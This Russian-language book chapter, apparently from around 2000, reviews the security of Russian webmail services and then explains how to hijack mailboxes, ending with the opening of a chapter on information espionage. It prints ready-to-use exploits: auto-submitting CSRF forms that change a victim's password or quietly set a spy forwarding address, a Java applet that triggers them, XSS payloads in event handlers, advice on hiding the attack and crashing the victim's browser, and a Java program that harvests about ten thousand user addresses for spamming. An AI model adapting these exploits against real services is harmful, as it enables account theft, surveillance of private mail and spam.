(не забудьте отредактировать ДОМЕН, ИМЯ_ПОЛЬЗОВАТЕЛЯ и НОВЫЙ_ПАРОЛЬ)

```
<html>
<body>
. <form method=post action=»http://win.inbox.ru/cgi-
bin/modifyuser?modify»>
<input type=»hidden» name=»Username» value=» ИМЯ_ПОЛЬ-
ЗОВАТЕЛЯ «>
<input type=»text» name=»RealName» value=»A. V.
Komlni»>
<input type=»text» name=»Forward» value=»»>
<input type=»password» name=»Password» value=» НО-
ВЫЙ_ПАРОЛЬ «>
<input type=»password» name=»Password_Verify» value=»
НОВЫЙ_ПАРОЛЬ «>
<input type=checkbox name=»Flags.DoNotKeepMail» >
Не сохранять почту при пересылке<br>
<input type=»submit» value=»Сохранить»> <input
type=»reset»
value=»Восстановить»>
</form>
<SCRIPT LANGUAGE=»JavaScript»>
document.forms[0].submit();
</script>
</body>
</html>
```

Неочевидные недостатки. Требует лично заходить на сервер не реже, чем раз в полгода, иначе ящик будет отключен и его сможет захватить кто угодно.

Безопасность. Достоинства. Возможность нормальной работы без поддержки Javascript.

Итог. Веб-интерфейсом лучше не пользоваться до его доработки и смены отношения к безопасности или отключать поддержку сценариев (Javascript) перед просмотром писем и не открывать ссылок в письме.

Yandex.ru (narod.ru)

Заявленные возможности. Размер почтового ящика — 5 Mb.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартные протоколы POP3 и SMTP.

Поддерживает пересылку.

Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Защищенных соединений, увы, не поддерживает.

Работает довольно быстро.

История. Эта служба была запущена относительно недавно — в конце 2000 года, но уже послужила причиной нескольких публикаций на RSN Forum'e, посвященных грубым ошибкам в ее системе безопасности. А. Большаковым была выявлена плохая фильтрация тегов «script» поле Subject и имени присоединённых файлов. Вместе с никак незащищенной схемой смены пароля это позволило силами посетителей RSN Forum'a написать простой эксплойт, захватывающий почтовый ящик пользователя при простом открытии письма. Службе поддержки yandex.ru потребовалось всего несколько дней, чтобы устранить ошибки с конкретными полями и тегами, но, увы, механизм смены пароля серьезных изменений не претерпел, что позволяет успешно повторить попытку при обнаружении новых ошибок в фильтрации.

Безопасность. Очевидные недостатки:

– При регистрации предлагает нестойкие секретные вопросы (общая болезнь).

– Нормальная работа сервиса невозможна без включенной поддержки Javascript, а механизм смены пароля никак не защищен, что позволяет при наличии дырки в фильтрации скриптов сменить пароль при открытии письма.

Найти новую дырку оказалось нетрудно. Не фильтруются обработчики событий, поэтому при подстановке в тело письма ссылки на рисунок вида:

```
< img src=»about:any» height=1600 width=1600
onMouseOver='
```

любой код для эксплойта;

```
return true;'>,
```

можно выполнить любой код эксплойта. Подстановка впереди тега

```
< div style=»position:absolute;top:0; left:0;back-
ground-color:#FFFFFF;padding:8px» >
```

позволит сразу занять весь экран, чтобы не ждать, пока жертва двинет мышкой. Для захвата ящика после небольшой модификации подойдет старый эксплойт.

Неочевидные недостатки. Не смотрел: вполне достаточно очевидных.

Безопасность. Достоинства. Можно включить пересылку или работать по POP3 /SMTP, забыв о Веб-интерфейсе.

Итог. Веб-интерфейсом вообще лучше не пользоваться до коренной его переработки и смены политики безопасности. Сервер быстрый и удобный, ничто не мешает вам воспользоваться стандартными методами работы с почтой.

MAIL.RU

Самый популярный российский почтовый сервис (и один из старейших). Короткое и очевидное имя сервиса. Конечно, все простые имена пользователей давно разобраны. Мощная служба поддержки.

Заявленные возможности. Размер почтового ящика — 2 Mb. Ожидается увеличение.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартные протоколы POP3 и SMTP.

Поддерживает пересылку (до трех адресов).

Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Защищенных соединений, увы, не поддерживает.

Работает довольно медленно.

История. Изначально отношение к политике безопасности было крайне неудовлетворительным. Результат не заставил себя ждать: за 1999, 2000 годы в нем были обнаружены десятки ошибок, включая

возможности кражи списков почтовых адресов, отбора почтовых ящиков, чёрный ход, оставленный одним из программистов, позволяющий узнать пароль и отобрать или прослушивать почтовый ящик, и, наконец, сам сервер был ненадолго взломан. Последняя широко опубликованная ошибка в WWW-интерфейсе была обнаружена в январе 2001 года. К счастью, болезненные уроки пошли впрок и на сегодня известные серьезные баги убраны, а роль безопасности пересматривается. Надо отдать должное службе поддержки, которая работает очень оперативно, устраняя ошибки даже в праздничные дни.

Безопасность. Очевидные недостатки.

— Защищенных соединений, увы, не поддерживает.

— При регистрации предлагает нестойкие секретные вопросы (общая болезнь).

Неочевидные недостатки. Несмотря на то, что при попытке изменить настройки требуется ввести старый пароль, при открытии формы «Личные данные» открытым текстом высвечиваются секретный вопрос и ответ на него, что делает возможным их похищение при включённом Javascript (например, методом «поддельной открытки»), с полным доступом к ящику в итоге.

Требует лично заходить на сервер не реже, чем раз в полгода, иначе ящик будет отключен и его сможет захватить кто угодно. Единственная выявленная возможность несанкционированно выполнить скрипт является не просчетом программистов, а ошибкой некоторых версий IE, позволяющей некорректному серверу вместо рисунка подставить HTML-код.

```
...
Content-Type: image/gif; charset=us-ascii
Content-Transfer-Encoding: 7bit
< script > ... < /script >
```

Безопасность. Достоинства.

— Возможность работы без поддержки Javascript.

— Регистрация последнего доступа к ящику.

— Явное сообщение на первой странице о включенной пересылке.

Итог. Долгие издевательства над сервером привели к существенному росту уровня безопасности и пересмотру методов ее реализации. На сегодня ошибки могут в основном подстерегать вас в WWW-интерфейсе, но возможность работы без языков сценариев позволяет свести этот риск к минимуму, если вы настроите браузеры или перед работой будете отключать Javascript (в Oper'a и Netscape).

В общем, если вам не нужна секретность (конфиденциальность) или вы планируете обеспечить ее шифровкой самих писем, Mail.ru - хороший выбор. Чтобы не рисковать и не страдать от медленной работы и маленького ящика — используйте переадресацию. Изредка заходите, проверяйте, не заглядывает ли кто посторонний (по времени последнего доступа). Работая с Веб-почтой, никогда не открывайте сразу ссылки, приведенные в письме. Это чревато кражей секретного вопроса и ответа. Скопируйте ссылку в буфер (правой кнопкой мыши), выйдите из почты соответствующей кнопкой и только после этого откройте в новом окне браузера ссылку. Долго? Зато безопасно. Как альтернативный вариант, перед чтением писем можно отключать Javascript (активные сценарии) и Java.

freemail.ru (km.ru)

Заявленные возможности. Короткое имя сервиса.

Предоставляет 5 Mb места.

Возможность работы по WWW-интерфейсу.

Стандартные протоколы POP3 и SMTP.

Пересылку не поддерживает.

Фильтрации нет.

Встроенная антивирусная проверка есть.

Защищенных соединений, увы, не поддерживает.

Безопасность. Очевидные недостатки:

- Восстановление пароля производится только по резервному e-mail. Грамотный секретный вопрос был бы лучше.

- Изменение настройки производится свободно, подтверждения не требует, место отсылки формы не проверяется: очень опасное решение!

От элементарного отбора адресов спасает только полная фильтрация тегов, приводящая к ухудшению качества приходящего письма, и возможность работы без активных сценариев, но с учетом отсутствия проверки содержимого вложений, описанных как рисунки. Те, кто смотрит почту с Веб-интерфейса через MS IE, могут лишиться ее даже при попытке открыть вложенный рисунок (а открывать их приходится, т. к. сама служба этого не делает из-за блокировки тегов). Вполне применим и метод «поддельной открытки».

Достоинства:

- Возможность работы без поддержки Javascript.

– Всеобщая фильтрация тегов — достаточно кардинальное, хотя и неудобное решение проблемы с несанкционированными скриптами. Осталось только вложенные файлы проверять!

Итог. Веб-интерфейсом вообще лучше не пользоваться до его доработки. Отсутствие пересылки сильно снижает полезность сервиса. Отсутствие секретного вопроса затрудняет возможность возврата украденного логина.

Newmail.ru (hotmail.ru, nm.ru)

К сожалению, этот сервис прекратил регистрацию новых пользователей и нормально протестировать его нет возможности.

Заявленные возможности. Предоставляет до трёх адресов на один ящик. Размер почтового ящика — 10 Mb.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартный протокол POP3 для приема почты.

Поддерживает пересылку .

Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Защищенных соединений, увы, не поддерживает.

История. Сервис существует около двух лет. Последний раз автор проверял его больше года назад. Потом забыл зайти подтвердить регистрацию и аккаунт был удален. Впечатления о себе оставил неплохие, но полностью «поддерживал» основные ошибки.

Безопасность. Очевидные недостатки:

– При регистрации предлагает опасные секретные вопросы.

– Данные годичной давности.

– Смена настроек не была защищена паролем.

– Пропускались теги сценариев в обработчиках событий (On MouseOver, OnMouseMove) основных тегов, что открывало перспективы лёгкого отбора ящиков способом, аналогичным описанному для inbox.ru.

Неочевидные недостатки. Требует лично заходить на сервер не реже, чем раз в полгода, иначе ящик будет отключен и его сможет захватить кто угодно.

Безопасность. Достоинства. Появился способ захода с возможностью работы без поддержки Javascript (хороший признак). Логин для управленния аккаунтов может не совпадать с именем ящика (очень полезная идея).

Итог. В принципе, о безопасности думали, времени прошло не-

мало, может и улучшили что-то. Впрочем, пока регистрации нет и ошибки сервиса малоактуальны. Если у кого-то есть рабочий ящик, может, разрешите протестировать?

Rambler.ru

Заявленные возможности. Размер почтового ящика — 5 Mb.

Возможность работы по WWW-интерфейсу.

Увы, не поддерживает стандартные протоколы для работы с почтовыми программами.

Поддерживает пересылку (хотя и путем ухищрений).

Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Защищенных соединений, увы, не поддерживает.

История. Сервис появился недавно и фактически ограничен Веб-интерфейсом.

Безопасность. Очевидные недостатки:

— Установка пересылок и извещений на пейджер никак не защищена.

-- Установка пересылок через фильтр тоже.

-- Увы, опять пропущены скрипты в обработчиках событий основных тегов, что делает организацию прослушивания ящиков достаточно простой задачей.

-- Приемы аналогичны применяемым для inbox.ru.

Неочевидные недостатки. Требует лично заходить на сервер не реже, чем раз в полгода, иначе ящик будет отключен и его сможет захватить кто угодно.

Безопасность. Достоинства. Возможность нормальной работы без поддержки Javascript. Возможность полного запрета тегов HTML в письме.

Итог. При дополнительной настройке браузера и самой почты этот сервис не опаснее других. За это приходится платить качеством.

zmail.ru

Заявленные возможности. Размер почтового ящика — 3 Mb.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартные протоколы POP3, SMTP (платно), IMAP для работы с почтовыми программами (платно).

Поддерживает пересылку (платно).

Поддерживает фильтрацию.

Большой выбор доменных имен (@zmail.ru, @id.ru, @go.ru, @ok.ru, @ru.ru и @quake.ru).

Встроенной антивирусной проверки нет.

Защищенных соединений, увы, не поддерживает.

История. Вообще-то zmail.ru — фактически платный сервис (доступен только Веб-интерфейсу, все остальные возможности, необходимые для работы, предоставляются за дополнительную оплату) и не совсем подходит под тематику данного обзора. Попал он сюда как наглядный пример того, что за дополнительные деньги иногда приобретаются дополнительные уязвимости.

Безопасность. Очевидные недостатки:

- При регистрации предлагает опасные секретные вопросы (общая болезнь).

- Сервис также пропускает сценарии в обработчиках событий и теги таблицы стилей:

```
< div style=»position:absolute;top:0;left:0;back-
ground-color:#FFFFFF;padding:8px»>
< img src=»pl» height=1600 width=1600
OnMouseOver='alert(window.location); return null;'>
```

Тем не менее, отобрать ящик непросто, т. к. установка нового пароля и резервного адреса требует знания старого пароля. Зато можно его незаметно заблокировать, т. к. фильтры устанавливаются свободно. Куда большая неприятность ждет платных пользователей — им разрешена пересылка, которую можно незаметно установить через систему фильтров и свободно прослушивать почту!

Безопасность. Достоинства. Возможность нормальной работы без поддержки Javascript. Смена пароля защищена владельцем. Идентификация по уникальному номеру сессии и ключу.

Итог. В бесплатном варианте — сервис с небольшими возможностями и ошибками. За дополнительную плату — дополнительные дырки! Как всегда, активные сценарии (Javascript, VBScript) лучше отключить сразу. В общем, неплохие начинания, но еще много недоработок.

360.ru

Заявленные возможности. Размер почтового ящика — 5 Mb.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартные протоколы для работы с почтовыми программами.

Не поддерживает пересылку.

Не поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Поддержка защищенных соединений.

История. Сервис появился недавно и еще не особо известен, но поддержка защищенных соединений заставила автора рассмотреть его поближе. Увы, никакой уровень шифрования не спасает Веб-интерфейс от небрежной реализации. Сервис «поддерживает» все стандартные ошибки.

Безопасность. Очевидные недостатки. Изменение настроек, ничем не защищено. Вдобавок, пропускаются сценарии в обработчиках событий и теги таблицы стилей:

```
< div style=»position:absolute;top:0;left:0;back-
ground-color:#FFFFFF;padding:8px»>
< img src=»p1» height=1600 width=1600
OnMouseOver='alert(window.location); return null;'>
```

Что делает отбор ящика элементарной процедурой (методика аналогична применяемой для inbox.ru)? Безопасность.

Достоинства. Поддержка защищенных соединений.

Итог. Веб-интерфейсом вообще лучше не пользоваться до коренной его переработки и смены политики безопасности. Сервер пока быстрый, к тому же поддерживает защищённые соединения и ничто не мешает вам воспользоваться стандартными методами работы с почтой.

И как же ломают почту?

На форуме hackzone.ru часто появляются запросы вида «Как сломать почтовый ящик на mail.xxx?». Эта глава будет также полезна пользователям, решившим оценить свою почтовую систему.

В последнее время значительную популярность обрели почтовые системы на основе WWW-интерфейса (www.hotmail.com, www.mail.com, www.netscape.net в России — www.mail.ru). Web-почту «местного значения» также предлагают провайдеры, работающие по схемам «Интернет-Кард» или «Интернет-в-кредит». Сторонники подобных систем обычно заявляют о простоте и удобстве пользования, при большей безопасности, ссылаясь на огромное колличество виру-

сов и печальный пример MS Outlook и MS Outlook Express 5.

Первые два аргумента, похоже, соответствуют действительности, а о безопасности поговорим чуть ниже.

В главе будет рассмотрен один из вариантов технического подхода к вскрытию почтового ящика, основанного на совместном использовании недоработок современных браузеров, принципиальных недостатках CGI и ошибках в политике безопасности почтовых служб. Именно он чаще всего применяется в атаках на Web-почту. Для «конкретности» будет описан найденый автором метод «захвата» или «подслушивания» пользователя популярной в России системы mail.ru и способ защиты.

«Социальная инженерия» как вид взлома (сравнимый по эффективности) рассматриваться не будет просто потому, что она детально рассмотрена в главах других авторов hackzon'ы.

Существуют, конечно, и другие методы, возможно, лучшие, чем описанный ниже.

Принципиальные недостатки безопасности WWW-почты

Надежность обычной почтовой программы определяется (без) грамотностью ее написания.

Браузер же как система прочтения почты изначально недостаточно безопасен, поэтому создатели почты вынуждены налагать ограничения на теги, используемые в письмах (<script ...>, <iframe> и т.д.). Как правило, встроенный фильтр просто удаляет «небезопасные», с его точки зрения, инструкции. Принципиальных недостатков у подобного подхода два:

1. слишком строгие фильтры могут повредить само письмо;

2. трудно предугадать заранее, на что способна безопасная с виду конструкция.

Тем не менее, именно на фильтрации основаны большинство существующих почтовых систем.

Самый же уязвимый элемент — это способ задания пользовательских настроек и пароля. Они, как правило, задаются с помощью CGI-форм (как наиболее распространенного стандарта) по тем же каналам, что используются для работы с почтой, и могут быть вызваны любым членом сети, сумевшим подделать ip и cookies пользователя, или (что гораздо проще) временно захватившим контроль над браузером.

Технология атаки

Итак, вы решили перехватить контроль у пользователя xxxx почтовой системы с Web-интерфейсом, например, yyyy.zz. Только убедитесь, что он действительно пользуется Web-интерфейсом, а не читает почту через pop3-сервер или пользуется форвардингом.

Заводим почтовый ящик на этом же сервере и в первую очередь смотрим, как задаются и изменяются пароль и прочие настройки. На mail.ru (и многих других) это делает обычная форма, результаты заполнения которой передаются в CGI-скрипт cgi-bin/modifyuser?modify

Для идентификации пользователя, похоже, используется скрытое поле

<input type=»hidden» name=»Username» value-»intstl»>

Вам предоставляется возможность изменить:

— имя пользователя;

<input type-»text» name=»RealName» value=»PUPKIN»>

адрес пересылки (форвардинга) и возможность сохранения почты при этом;

<input type-»text» name=»Forward» value=»...»>

<input type=checkbox name=»Flags.DoNotKeepMail» >

-- пароль;

<input type=»password» name=»Password» value=»**********»>

<input type=»password» name=»Password_Verify»
value=»**********»>

Попробуем сформировать соответствующий файл, задав в скрытом поле имя интересующего нас пользователя и отослать форму, т. к. CGI, увы, не проверяет место нахождения формы-запроса.

<form method=post
action=»http://koi.mail.ru/cgi-bin/modifyuser?modify»>

Не получилось. Быть может, в интересующей вас системе этого окажется достаточно, а в mail.ru такие шутки не проходят. Значит,

пользователь идентифицируется с помощью cookies или, хуже того, ip. Пробуем вручную отредактировать cookies — результат тот же. Следовательно, эту форму должен отослать сам пользователь. Наиболее простой способ захвата контроля над браузером — внедрение <script> и &{ ... } конструкций в письмо — давно уже пресечен с помощью фильтров почти всеми, и mail.ru в том числе. Тем не менее попробуйте, чем черт не шутит. Если теги разрешены, то фильтрация самого javascript иногда может быть обойдена при помощи средств динамической генерации кода.

Неплохой результат иногда дают конструкции вида

<тег [XX]SRC=...>, например, <IMAGE LoSrc=»javascript...»...> , <IFRAME SCR=»about:<script...> ...»> для IE и <ilayer src=»mocha:...»> для NC.

(«mocha» - - это старый, всеми позабытый аналог модификатора «javascript», сохранившийся в NC).

Вообще, чем реже используется тот или иной тег, тем больше вероятность, что разработчики забыли его отфильтровать... Недостаток этого подхода в том, что требуется знать тип и версию используемого браузера.

К сожалению (вернее к счастью), у программистов mail.ru память хорошая. В конце концов это их и подвело. Наверное, они (да и не только они, похоже) читали «умные» книжки, запомнив, что Java - одна из самых безопасных технологий в сети. Поэтому и разрешили тег <Applet...>.

В стандарте Java есть класс AppletContext (зачем?!), позволяющий нам открывать новые окна или менять текущие.

```
URL myURL=new URL(«http:...editprofil.html»);
getAppletContext().showDocument(myURL,»_self»);
getAppletContext().showDocument(myURL,»newwin»).
```

На любой общедоступной страничке размещаем файл editprofil.html (содержащий требуемую форму), прописываем к нему путь в апплете, который размещаем там же и высылаем пользователю письмо, содержащее вызов апплета. Этот эксплоит не зависит от браузера, одинаково «хорошо» работая в IE и NC. (Не забудьте отредактировать _ПУТЬ_).

```
<applet
code=readr.class
name=readrie
codebase=»_ПУТЬ_/»
width=320
height=240 >
<B> SET Java On</B>
</applet>
readr.java
```

(не забудьте отредактировать _ПУТЬ_)

```
import java.applet.*;
import java.awt.*;
import java.net.*;
public class readrie extends Applet
{
public void paint (Graphics g)
{ try {
URL myURL=new URL («_ПУТЬ_editprofil.html») ;
getAppletContext().showDocument(myURL,»_self»);
} catch (Exception e) {
g.drawString («Error», 10, 10);
}
}
}
```

```
editprofil.html
```

(не забудьте отредактировать ИМЯ_ПОЛЬЗОВАТЕЛЯ и НОВЫЙ_ПАРОЛЬ)

```
<html>
<body>
<form method=post action=»http://koi.mail.ru/cgi-bin/modifyuser?modify»>
<input type=»hidden» name=»Username» value=» ИМЯ_ПОЛЬЗОВАТЕЛЯ «>
<input type=»text» name=»RealName» value=»A. V. Komlni»>
<input type=»text» name=»Forward» value=»»>
```

```
<input type=»password» name=»Password» value=» НОВЫЙ_ПАРОЛЬ «>
<input type=»password» name=»Password_Verify» value=» НОВЫЙ_ПАРОЛЬ «>
<input type=checkbox name=»Flags.DoNotKeepMail» >
Не сохранять почту при пересылке<br>
<input type=»submit» value=»Сохранить»> <input type=»reset»
value=»Восстановить»>
</form>
<SCRIPT LANGUAGE=»JavaScript»>
document.forms[0].submit();
</script>
</body>
</html>
```

Письмо можно сформировать просто присоединением (attach) HTML-файла (в Netscape Messenger, например), содержащего необходимые теги.

Присоединенный в Messenger'e HTML-файл mail.ru откроет автоматически.

Как только абонент попытается прочитать письмо, выполнится апплет, и через несколько секунд форма будет отослана от имени жертвы. Вот, в принципе, и все. Пользователю присвоен новый пароль. Если мы хотим «просто подслушивать» пользователя, в значение полей Password необходимо внести 16 звездочек, а в поле Forward — куда отсылать копии. Это довольно рискованный вариант: пользователь может случайно заглянуть в настройки и заметить адрес.

```
<input type=»text» name=»Forward» value=»spy_addr@xxxx.zz»>
<input type=»password» name=»Password» value=»****************»>
<input type=»password» name=»Password_Verify» value=»****************»>
```

Макияж...

Не стоит, конечно, проводить всю эту процедуру перед глазами пользователя (может, он еще не отключил подтверждение на отправку форм или успеет разглядеть и запомнить новый пароль).

Разумнее переадресовать апплет на какой-нибудь файл, содержащий frameset.

```
<FRAMESET COLS=»99%,1%»>
<FRAME SRC=»zastavka.html» NAME=»v1»>
<FRAME SRC=»editprofile.html» NAME=»w1»>
```

где zastavka маскирует письмо под безобидную рекламу или дружеское письмо, а editprofile выполняется в невидимом фрейме. По окончании смены паролей лучше сымитировать сбой, т. к. в течение сеанса пользователь может исправить пароль. В IE под Win 95/98, например, достаточно выполнить скрипт

```
open(«javascript:open(window.location)»),
```

приводящий к бесконечному размножению окон, требующему перезагрузки. Само письмо лучше отослать (на случай неудачи) от анонимной службы рассылки писем. На 06.01.2000 г. пример еще работал. Исходники на www.chat.ru/-avkvladru/mail/. Защититься от этой атаки, как всегда, просто. Отключить Java, а лучше отказаться от использования Web-интерфейсов. Тот же mail.ru предлагает и форвардинг и pop-сервера. Экономия на настройке приносит проблемы с безопасностью не только администраторам больших сетей, поверьте.

Составляем список абонентов сервера

Заветной мечтой всех спамеров мира является список (база) абонентов.

Недаром в их среде постоянно ходят слухи о каких-то почтовых серверах, поддерживающих команду finger... Также пару дней назад на форуме видел очередной крик души, если таковая еще жива:

«Нужна база е-мейлов по заграничным и Московским сайтам $$$ - Вася 02:53:36 06/1/2000 (0)»

Нередко почтовые Web-серверы могут «бесплатно» представить подобную информацию. Метод ее получения довольно прост. При легальной работе с почтовым ящиком запоминаем адреса CGI-скриптов, ответственных за смену и чтение параметров пользователей. Потом вызываем их без параметров (форм). Вполне вероятны ошибки в скриптах, при которых они отработают с последними занесенными (или использующимися в текущий момент) именами пользователей. Конечно, шансов на то, что параметры можно изменить, нулевые, а вот сообщение об ошибке доступа вполне может содержать имя пользователя, как это происходит на mail.ru.

При обращении к тому же «http://koi.mail.ru/cgi-bin/modifyuser?modify» выдается сообщение вида:

Настройки пользователя mnebojsa@mail.ru

Ошибка. Не заполнены необходимые поля.-

При следующем обращении «сдастся» следующий пользователь или «@/», если таковых не окажется. Осталось исследовать внутреннюю структуру ответа да написать программу, повторяющую подобные запросы и фильтрующую ответ в поисках нужной информации. Лучше запускать ее в часы пик.

```
-------------------------
http://www.chat.ru/~avkvladru/mail/getname.java
-------------------------
import java.io.*;
import java.net.*;
import java.util.*;
public class getname {
public static void main(String args[]) {
String nextline;
try
{
URL mailserv= new URL(«http://koi.mail.ru/cgi-
bin/modifyuser?modify»);
for (int i=1;i<=10000;i++)
{
DataInputStream input = new DataInputStream (
mailserv.openConnection().getInputStream());
nextline=input.readLine();
nextline=input.readLine();
nextline=input.readLine(); //
Нужный нам адрес — в третьей строке выходного документа
System.out.println( nextline);
input.close();
}
}
catch(Exception ioe)
{
System.out.println(ioe.toString());
}
```

```
}
};
-----------------------------------------------
```

Вызовы команд вида (в среде JDK)

:javac getname.java — компилируем файл

:java getname > userlist.txt

занесут в файл userlist.txt примерно 10000 e-mail адресов.

Теперь больной манией величия «хаксор» вполне может создать программу, автоматически рассылающую письма-ловушки, отбирающие почтовые ящики, практичный спаммер — рекламу, а конкуренты - сообщение вида: «бесплатный сервис mail.ru будет с начала месяца прекращен, воспользуйтесь xxxx.ru» или все вместе. С уважением A.V. Komlin avkvladru@netscape.net.

Иллюстрация

Рабочий пример по захвату ящика находится в почтовом боксе intst2 сервера www.mail.ru. Паролем является комбинация из шести единиц «111111» или двоек «222222»: попробуйте обе.

В InBox (Входящих) находятся два письма:

От Дата Размер Тема

1 AVK Jan 07 1K change pass to 111111

2 AVK Jan 07 1K change pass to 222222

Когда вы открываете любое из писем, оно автоматически меняет пароль бокса на указанный в «Теме» (111111 или 222222, соответственно). Для наглядности пример приведен без макияжа (маскировки). Пожалуйста, перед запуском убедитесь, что у вас включены cookies (они необходимы для корректной работы почтового сервера) и работает JVM(Java). PLS, не меняйте и не портьте почтовый ящик. Если пример не работает — скорее всего персонал mail.ru, получив извещение, устранил ошибку.

Сообщите об этом на hackzone.

Уважаемые читатели, к сожалению, пример постоянно портят (зачем-то стирают, меняют пароль), а из-за разницы времен мне трудно его оперативно исправлять.

За адресом примера, если есть желание проверить, обращайтесь ко мне на e-mail. Все файлы, необходимые для создания своего эксплойта лежат на www.chat.ru/-avkvladru/mail/. При проверке вам достаточно приаттачить файл readr111.html к письму, выслать его на свой почтовый ящик mail.ru и прочитать письмо. Пароль изменится на 111111. Внимание, пример для наглядности без макияжа (маскировки).

10.01.2000.

Дополнение

Mail.ru устранил ошибку. Надо признать, оперативно. Наверное, даже слишком, забыв, что в IE апплеты можно вызвать и тегом «object», который пока разрешен. Конечно, синтакс вызова чуть другой, но это не проблема. Так что завтра работу придется повторить. А у читателей еще есть время попробовать. Большое спасибо всем, кто откликнулся на статью. Увы, примеры на mail.ru были практически недоступны, т. к. их постоянно стирали, причем отнюдь не администраторы mail.ru. Вот пример диалога с форума:

new

Народ, ну не стирайте примеры к главе на mail.ru. Для Вас же сделано. Уважайте чужой труд и своих коллег.

- AVK 12:54:29

09/1/2000 (5)

new

А ты напиши ВСЕ, КАК восстанавливаешь смененный пароль, если я к ящику даже не притрагиваюсь. Может, и перестану... . Гыы... - Любопытный 13:17:38 09/1/2000 (4)

new

Да-а, таблетки от жадности надо пить. Да побольше, побольше!

- AVK 13:23:20 09/1/2000 (2)

22.01.2000

Дополнение - 2

В настоящее время все описаные конкретные ошибки в mail.ru устранены, но, уверяю вас, они действительно существовали, а не плод моего больного воображения.

Комментарий hackzone: это могу подтвердить и я, могут и авторы восторженных писем в форуме в первые дни после публикации.

В заключение — ответы на некоторые интересные вопросы, которые позволят яснее выразить смысл данной статьи. Возможно, я сильно увлекся примерами в ущерб главной мысли.

Еще диалоги из форума «клуба hackzone»
Отправитель: REAn, January 13, 2000, 14:59:03 /195.133.82.xxx/:

> И много ли найдется почт, где не спрашивают старый пароль при установке >нового.

Увы, много. Да и необязательно менять пароль (нередко защищённый), достаточно изменить адрес форвардинга, секретный вопрос или резервный e-mail, которые крайне редко защищены. Тут и hotmail.com, увы, не исключение.

> да еще разрешены зловредные апплеты?

Не в конкретном теге дело, хотя авторам почтовой WEB-системы их всех быстро не выловить (есть ведь и недокументированные) без существенного ущерба для приходящих писем. В конце концов, можно просто дать в письме ссылку на якобы интересную страничку (которая содержит ловушку), и пользователь, щелкнувший по ссылке во время сеанса (или открывший ее в новом окне, как большинство из нас делает), рискует остаться без почтового ящика, практически независимо от типа службы (hotmail.com, netscape.net, webber.com и т. д.).

Скажите, многие Web-интерфейсы предупреждали вас, что нельзя открывать другие сайты во время чтения писем?

Проблема в том, что отсылка настроек при помощи форм опасна в принципе. Даже проверку местонахождения формы нетрудно обойти.

Из почты –
Отправитель: Рома М.

>-Не считаете же Вы возможным отказываться от использования новой идеи >потому, что она >небезопасна. Так бы и СЕТИ не было. Может, чем >подставлять тысячи пользователей mail.ru, стоило придумать, как упростить >им жизнь. А безопасные средства коммуникации рано или поздно появятся.

С рабочими примерами, похоже, погорячился. С другой стороны, кто бы эту статью читать стал?

> **А безопасные средства уже давно появились. Например, тот же Java. Что стоит написать на нем пользовательский интерфейс для тех пользователей, которые желают безопасности и анонимности. Ведь, по сути, нашу почту читают все, кому не лень — от администраторов до провайдеров. Java дает прекрасные возможности отказаться от средств CGI и шифровать пересылаемую информацию, благодаря чему несанкционированная отсылка реэтов или подмена апплета пресекается в принципе средствами браузера, т.к. JA разрешено связываться только с сервером, откуда он пришел. Разместить же свой код на почтовом сервере злоумышленнику вряд ли удастся.**

SOT *примерная реализация*

Пользователь загружает апплет.

Пользуясь открытым ключом, тот высылает уникальный (на данный сеанс) случайный ключ и в дальнейшем весь обмен (включая логин и пароль пользователя) идет в зашифрованном, симметричном криптоалгоритмном виде.

Никто, ни провайдер, ни администратор, ни пресловутое ФСБ не смогут установить даже логин пользователя.

При желании можно (пользуясь возможностями Netscape LiveConnect, частичная поддержка которого уже введена и в IE) просматривать письма и в HTML-формате. И теги /скрипты/объекты в них можно разрешить, не так ли? Подделать аутентификацию теперь вряд ли возможно.

Глава 6
ПРОБЛЕМЫ ИНФОРМАЦИОННОГО ШПИОНАЖА

В конце 1993 или начале 1994 г. в одной из телеконференций Usenet появилась служба, называемая BlackNet, открыто рекламирующая услуги информационных брокеров. BlackNet оказалась хакерской мистификацией, однако сам факт говорит о серьезности проблемы.

В рекламе сообщалось, что служба покупает и продает «коммерческие тайны, технологии, методы производства, планы выпуска новых изделий, деловую и финансовую информацию» с использованием как методов шифрования с открытым ключом, так и через анонимных посредников. Распространяемое объявление было красноречивым: «BlackNet может открывать анонимные депозитные банковские счета в любом местном банке, где закон это позволяет, непосредственно пересылать деньги по почте или предоставит вам кредит во внутренней валюте BlackNet «CryptoCredits». Сообщение было настолько дерзким, что некоторые хакеры заподозрили в нем провокацию, организованную правоохранительными органами. BlackNet — это реальность. Но независимо от этой конкретной выходки, «концепция BlackNet реальна, — утверждает Джим Сеттл (Jim Settle), бывший руководитель группы по расследованию национальных компьютерных преступлений ФБР, а теперь директор фирмы I/Net (Бетесда, шт. Мэриленд), занимающейся предоставлением услуг по защите информации. — Если у вас есть что продать, вы помещаете объявление в BlackNet и вам находят покупателя. Сегодня для этого есть все возможности. Проблема правоохранительных органов заключается в том, как выявить подобную деятельность. Где находятся организаторы? В некоторых странах это, может быть, даже не запрещено законом».

Майк Нельсон (Mike Nelson), консультант Белого дома по информационным технологиям, добавляет: «Нас беспокоит общая проблема анонимности в киберпространстве. Это лишь один из примеров того, как ее можно использовать». Он отметил, что Министерство юстиции расследует дела, подобные BlackNet. Шеф отдела Министерства по компьютерным преступлениям Скотт Чарни (Scott Charney) отказался от комментариев относительно BlackNet, но сказал, что «раз компании помещают в Internet ценную информацию, неудивительно, что она служит приманкой для нечистоплотных людей».

Конечно, в краже коммерческих секретов нет ничего нового. Но Internet и другие интерактивные службы открывают торговцам информацией новые возможности для поиска и обмена данными. Для правоохранительных органов борьба с кибернетической преступнос-

тью — тяжелая задача. Хотя власти пытаются решить ее, например, организовав курсы по компьютерным преступлениям и телекоммуникационному мошенничеству в Федеральном учебном центре (Глинко, шт. Джорджия), — это, конечно, небольшое утешение для корпораций.

